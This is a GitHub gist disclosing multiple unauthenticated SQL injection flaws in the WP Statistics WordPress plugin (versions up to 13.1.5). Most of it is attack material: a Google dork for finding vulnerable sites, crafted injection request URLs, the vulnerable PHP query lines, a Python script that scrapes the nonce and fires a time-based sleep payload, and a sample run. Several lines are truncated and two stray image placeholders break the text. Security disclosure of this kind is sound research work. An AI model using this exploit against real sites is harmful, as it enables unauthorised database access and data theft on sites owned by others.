

Instantly share code, notes, and snippets.

## Xib3rR4dAr / WP\_plugin\_wp-statistics\_\_Multiple-Unauthenticated-SQL-Injections\_PoC.md

Last active 4 months ago

☆ Star

<> Code ↻ Revisions 10 ☆ Stars 2

WordPress Plugin WP Statistics <= 13.1.5 - Multiple Unauthenticated SQL Injection vulnerabilities

WP\_plugin\_wp-statistics\_\_Multiple-Unauthenticated-SQL-Injections\_PoC.md

# WordPress Plugin WP Statistics <= 13.1.5 - Multiple Unauthenticated SQL Injection vulnerabilities

Exploit Title	WordPress Plugin WP Statistics <= 13.1.5 - Multiple Unauthenticated SQL Injection vulnerabilities
Exploit Author	Muhammad Zeeshan (Xib3rR4dAr)
Date	February 13, 2022
Plugin Link	<a href="#">WP-Statistics</a>
Plugin Active Installations	600,000+
Version	13.1.5 (Latest)
Tested on	Wordpress 5.9
Vulnerable Endpoint	/wp-json/wp-statistics/v2/hit
Vulnerable File	/wp-content/plugins/wp-statistics/includes/class-wp-statistics-pages.php:225

Vulnerable Parameters	current_page_type, current_page_id, ip
Google Dork	inurl:/wp-content/plugins/wp-statistics
CVE	CVE-2022-0651, CVE-2022-25148, CVE-2022-25149

## Description

Endpoint is vulnerable to Unauthenticated SQL Injections when "Cache Compatibility" is enabled in Wp-Statistics settings.

**Vulnerable Endpoint:** /wp-json/wp-statistics/v2/hit

**Vulnerable Parameters:**


- current\_page\_id
- current\_page\_type
- ip

current\_page\_id is Integer based SQL Injection while current\_page\_type and ip are String based SQL Injections.

## Reproduction Steps

- On wordpress installation, install latest version of WP-Statistics which is version 13.1.5 as of writing (February 13, 2022) from [Wordpress Plugins Repo](#).
- After wordpress login, goto WP Statistics > Settings ie /wp-admin/admin.php?page=wps\_settings\_page and enable "Cache Compatibility"
- Unauthenticated, visit any page of target site and from response page get nonce value for wp-statistics and replace \_wpnonce in following request:

```
/wp-json/wp-statistics/v2/hit?
_=11&_wpnonce=935551c012&wp_statistics_hit_rest=&browser=&platform=&version=&referre
```



- Make the request and SQL injection will trigger making site respond after 3 seconds.

PoCs for other parameters:

```
/wp-json/wp-statistics/v2/hit?
_=11&_wpnonce=935551c012&wp_statistics_hit_rest=&browser=&platform=&version=&referre

/wp-json/wp-statistics/v2/hit?
_=11&_wpnonce=935551c012&wp_statistics_hit_rest=&browser=&platform=&version=&referre
sleep(1)- '&current_page_id=0&search_query&page_uri=/&user_id=0
/wp-json/wp-statistics/v2/hit?
_=11&_wpnonce=935551c012&wp_statistics_hit_rest=&browser=&platform=&version=&referre
sleep(1)-
'&exclusion_match=no&exclusion_reason&ua=Something&track_all=1&timestamp=11&current_
```

## Vulnerable Code

---

wp-statistics/includes/class-wp-statistics-pages.php

```
225:         $exist = $wpdb->get_row("SELECT `page_id` FROM `". DB::table('pages') .
```

wp-statistics/includes/class-wp-statistics-visitor.php

```
79:         $visitor = $wpdb->get_row("SELECT * FROM `". DB::table('visitor') .
" WHERE `last_counter` = '" . ($date === false ? TimeZone::getCurrentDate('Y-m-
d') : $date) . "' AND `ip` = '{$ip}');" );
```

## Proof of Concept

---

```
import requests, re, json, urllib.parse

wpurl      = input('\nWordPress URL: ')
payload    = input('\nPayload: ')

wp_session = requests.session()

wp         = wp_session.get(wpurl)
wp_nonce   = re.search(r'_wpnonce=(.*?)&wp_statistics_hit', wp.text).group(1)

headers    = {"User-Agent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 12_2_1) Ap
```

```

payload          = urllib.parse.quote_plus(payload)
exploit          = f'/wp-json/wp-statistics/v2/hit?_={11&_wpnonce={wp_nonce}&wp_stat
exploit_url      = wpurl+exploit


print(f'\nSending: {exploit_url}')

wp               = wp_session.get(exploit_url, headers=headers)
data             = wp.json()

print("\nResponse: \n" + json.dumps(data, sort_keys=True, indent=4))

print(f'\nTime taken: {wp.elapsed.total_seconds()}')

```



```

λ python wpstatistics_sqli_poc.py
WordPress URL: http://127.0.0.1
Payload: IF(1=1, sleep(5), 1)

Sending: http://127.0.0.1/wp-json/wp-statistics/v2/hit?_={11&_wpnonce=51dc192c0e&wp_statistics_hit_rest=&browser=&platform=&version=&referred=&ip=11.11.11.11&exclusion_match=no&exclusion_reason=&ua=Something&track_all=1&timestamp=11&current_page_type=home&current_page_id=IF%281%3D1%2C+sleep%285%29%2C+1%29&search_query&page_uri=/&user_id=0

Response:
{
  "message": "Visitor Hit was recorded successfully.",
  "status": true
}

Time taken: 5.44946

```

## Fix:

- Update wp-statistics plugin to version 13.1.6, or newer.